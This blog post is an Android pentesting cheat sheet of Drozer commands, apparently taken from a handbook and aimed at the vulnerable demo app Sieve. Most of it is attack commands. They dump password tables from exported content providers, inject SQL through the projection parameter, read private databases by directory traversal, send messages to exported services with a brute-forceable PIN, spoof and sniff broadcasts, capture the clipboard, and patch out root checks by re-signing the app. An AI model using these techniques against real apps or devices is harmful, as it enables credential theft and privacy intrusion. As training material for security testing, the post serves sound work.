

Android Pentesting CheatSheet
I'm leading the Research at Credshields, and Pentest teams at Cobalt Labs and HackerOne. I occasionally blog about my findings and adventures in pentesting.

This post contains a list of commands which can be used with Drozer, a tool for pentesting Android applications.
All of the commands have been taken from Mobile Application Hackers Handbook. It is one of the best Books out there to start with Android Pentesting. This is just a gist of what the book has to offer.
Most of the commands are carried out for an example android app developed by MWR Infosecurity called as sieve(com.mwr.example.sieve). Both Drozer and sieve can be download from https://labs.f-secure.com/tools/drozer/
The commands have been divided into categories based on what they do.
Basics
- To find installed app's package name
dz> run app.package.list -f Sieve - Getting Manifest of the app
dz> run app.package.manifest com.mwr.example.sieve - Getting the attack surface
dz> run app.package.attacksurface com.mwr.example.sieve - Examine exported activities
dz> run app.activity.info -a com.mwr.example.sieve - Examine Launch Intent (MAIN Activity)
dz> run app.package.launchintent com.mwr.example.sieve - Invoking exported activities
dz> run app.activity.start --component <package_name> <full_activity_name> - Examine exported Content Providers
dz> run app.provider.info -a com.mwr.example.sieve - Find content URI's
dz> run app.provider.finduri com.mwr.example.sieve - If the URI path is found as mentioned in exported content providers, then run the path using below command to find any useful data, (in sieve, all passwords are dumped)
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords - Inserting entries into content providers database
dz> run app.provider.insert content://com.mwr.example.sieve.DBContentProvider/Passwords --integer _id 3 --string service Facebook --string username tyrone --string password zA76WR9mURDNNEw4TUiidVKRuKLEamg5h84T --string email tyrone@gmail.com - Finding apps with specific permissions
dz> run app.package.list -p android.permission.INSTALL_PACKAGES - Finding apps running with specific UID, in this case, System
dz> run app.package.list -u 1000 - Finding applications to view specific mime types
dz> run app.activity.forintent --action android.intent.action.VIEW --mimetype application/pdf - Find all browsable activities on a device
dz> run scanner.activity.browsable
Tips:
To find the name of the launch activity examine the application’s manifest or use theapp.package.launchintent module in drozer. You can also launch the main activity from drozer using theapp.activity.start module.
Always look for (((android:targetActivity)))=".someactivity" to find proxied activities.
Search for filterTouchesWhenObscured to find if vulnerable to tapjacking or not.
Try to access /Keys/ instead of /Keys, it sometimes bypasses pattern-matching in content URI's.
SQLi's
- SQLi on Content provider connected to DB using projection parameter
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords --projection "'" - Automating SQLi on Content Providers
dz> run scanner.provider.sqltables -a content://com.mwr.example.sieve.DBContentProvider/Passwords - Used to start a localhost server to show content providers and run sqlmap like tools
dz> run auxiliary.webcontentresolver -p 9999 - Automating SQLi scan on all content providers on the device
dz> run scanner.provider.injection
Traversals
- Reading external files using Content Providers
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/system/etc/hosts - Directory Traversal to read /databases in sieve
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/../../../../data/data/com.mwr.example.sieve/databases/database.db >database.db - Automating Traversals
dz> run scanner.provider.traversal -a content://com.mwr.example.sieve.FileBackupProvider
Exploiting Services
- Get Services
dz> run app.service.info -a com.mwr.example.sieve - Exploiting handleMessage() function in sieve (Code analysis of AuthService services)
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService --msg 2354 9234 1 --extra string com.mwr.example.sieve.PIN 1337 --bundle-as-obj
In above request, PIN 1337 can be bruteforced.
Refer to Page 211 of MAHH. - Exploiting CryptoService to encrypt a message
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.CryptoService --msg 3452 2 3 --extra string com.mwr.example.sieve.KEY testpassword --extra string com.mwr.example.sieve.STRING "string to be encrypted" --bundle-as-obj
The parameters passed in
--msgare extra parameters. Analyze code and use the parameters mentioned there, and add extra till 3 parameters are completed.--msgexpects three parameters.
Exploiting Broadcast Receivers
Fetch Broadcast Receivers
dz> run app.broadcast.info -a com.mwr.example.browserIf an app expects a broadcast receiver to catch an intent and then show authenticated activities, generation of that broadcast is only possible after login. But after code review, an attacker can manually send that intent using drozer.
Sample broadcast receiver:<receiver android:name=".LoginReceiver" android:exported="true"> <intent-filter> <action android:name="com.myapp.CORRECT_CREDS" /> </intent-filter> </receiver>dz> run app.broadcast.send --action com.myapp.CORRECT_CREDS
(Page 217 - MAHH)Intent Sniffing/Catching intents using broadcast receivers which were meant for other Broadcast Receivers
dz> run app.broadcast.sniff --action android.intent.action.BATTERY_CHANGEDdz> run app.broadcast.sniff --action com.myapp.USER_LOGIN(name of action sending the broadcast)
Misc Commands
Using drozer module to find if a WebView is exploitable or not
dz> run scanner.misc.checkjavascriptbridge -a com.vulnerable.jsViewing copied texts from Clipboard
dz> run post.capture.clipboardFinding if app allows its data to be backed up
dz> run app.package.backup -f com.mwr.example.sieveFinding if a package is debuggable or not
dz> run app.package.debuggable -f sieve
You can run commands as that app if it is debuggableshell@android:/ $ run-as com.mwr.example.sieve
Exploitation: WebView Remote Code Execution
Decompiling/Compiling/Signing apk
- Converting app to baksmali using apktool
$ java -jar apktool.jar d com.joeykrim.rootcheck.apk rootcheck - Then grep for strings like "su" to bypass root check (Use your creativity)
- Compiling app again:
$ java -jar apktool.jar b rootcheck/ rootcheck-modified.apk - Signing the apk:
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystoremykey.keystore rootcheck-modified.apk alias_name
Note: Use jarsigner v1.6, change the version with$ sudo update-alternatives --config jarsigner
Tips
Look for openOrCreateDatabase() function in source code, it's used by SQLCipher to store key to encrypt DB.
SQLiteDatabase database = SQLiteDatabase. **openOrCreateDatabase** (databaseFile, "test123", null);Check for onReceivedSslError. function in the code, it tells the WebView to ignore SSL errors and proceed with the connection. Can be used by attackers to read or completely change the content being displayed to users. (Page 232 )
Look for setAllowUniversalAccessFromFileURLs option set to true , can allow attackers to load their files inside WebViews.
Always look for WebView or addJavaScriptInterface keywords in code, can be used to exploit further.


